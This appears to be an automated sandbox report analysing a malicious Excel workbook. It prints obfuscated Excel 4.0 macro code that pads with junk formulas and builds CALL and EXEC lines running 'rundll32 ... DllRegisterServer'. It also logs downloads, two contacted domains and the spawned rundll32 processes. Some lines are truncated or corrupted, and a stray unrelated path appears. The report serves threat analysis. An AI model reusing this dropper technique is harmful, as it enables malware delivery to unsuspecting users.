Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . X . . . . h . . . . v a n - v a n . . . . v - v i . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . F . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!BC29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:56:29.413783073 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:29.571599960 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:29.571790934 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:29.900312901 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.058346033 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.062084913 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.062156916 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.062208891 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.062333107 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.062381029 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.167279959 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.325638056 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.326411009 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.327212095 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.529558897 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.568089008 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.568279028 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.568346977 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.568392038 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.568430901 CEST	49708	443	192.168.2.3	192.185.39.58
May 12, 2021 16:56:30.639555931 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:30.726984024 CEST	443	49708	192.185.39.58	192.168.2.3
May 12, 2021 16:56:30.803270102 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:30.803477049 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:31.070641041 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:31.235189915 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:31.237541914 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:31.237565041 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:31.237584114 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:31.237627983 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:31.237673044 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:31.247757912 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:31.412435055 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:31.412559986 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:31.413440943 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:31.616662025 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:32.124622107 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:32.124716043 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:32.124783039 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 16:56:32.124849081 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:32.136591911 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 16:56:32.299206972 CEST	443	49709	192.185.32.232	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:56:07.383454084 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:07.432264090 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 16:56:10.469662905 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:10.522115946 CEST	53	60152	8.8.8.8	192.168.2.3
May 12, 2021 16:56:12.256792068 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:12.308567047 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 16:56:17.121038914 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:17.174669027 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 16:56:23.276236057 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:23.325968027 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 16:56:24.369828939 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:24.418529034 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 16:56:24.929033041 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:25.016128063 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 16:56:25.435720921 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:25.507268906 CEST	53	63492	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:56:26.438961983 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:26.487901926 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 16:56:27.487072945 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:27.537051916 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 16:56:28.300467968 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:28.353250980 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 16:56:29.362160921 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:29.411326885 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 16:56:29.900516033 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:29.957830906 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 16:56:30.584788084 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:30.636646032 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 16:56:31.253067970 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:31.311429977 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 16:56:32.359404087 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:32.408471107 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 16:56:33.944736004 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:33.958254099 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:34.007018089 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 16:56:35.017573118 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 16:56:35.073326111 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:35.122258902 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 16:56:36.288774967 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:36.349844933 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 16:56:36.391524076 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:36.440387964 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 16:56:37.594492912 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:37.646605015 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 16:56:39.770723104 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:39.820049047 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 16:56:41.056437969 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:41.105321884 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 16:56:41.777124882 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:41.853382111 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 16:56:42.380053043 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:42.428771973 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 16:56:46.932463884 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:46.982361078 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 16:56:51.715992928 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 16:56:51.776241064 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 16:57:01.512068033 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 16:57:01.569467068 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 16:57:19.304564953 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 16:57:19.362087965 CEST	53	56132	8.8.8.8	192.168.2.3
May 12, 2021 16:57:31.385874033 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 16:57:31.447134972 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 16:57:58.013056040 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 16:57:58.072103977 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 16:58:14.760457993 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 16:58:14.835633039 CEST	53	60633	8.8.8.8	192.168.2.3
May 12, 2021 16:58:17.728671074 CEST	61292	53	192.168.2.3	8.8.8.8
May 12, 2021 16:58:17.786448956 CEST	53	61292	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 16:56:29.362160921 CEST	192.168.2.3	8.8.8.8	0xbb7	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 16:56:30.584788084 CEST	192.168.2.3	8.8.8.8	0x482e	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 16:56:29.411326885 CEST	8.8.8.8	192.168.2.3	0xbb7	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 16:56:30.636646032 CEST	8.8.8.8	192.168.2.3	0x482e	No error (0)	fcventasyservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 16:56:30.062208891 CEST	192.185.39.58	443	192.168.2.3	49708	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 16:56:31.237584114 CEST	192.185.32.232	443	192.168.2.3	49709	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2996 Parent PID: 792

General

Start time:	16:56:23
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x390000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	91F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D9FF5AF5.tmp	success or wait	1	50495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5D5C4550.tmp	success or wait	1	50495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	4020F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	40211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	40213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	40213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5364 Parent PID: 2996

General

Start time:	16:56:32
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0x1000000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1048 Parent PID: 2996

General

Start time:	16:56:32
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0x1000000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis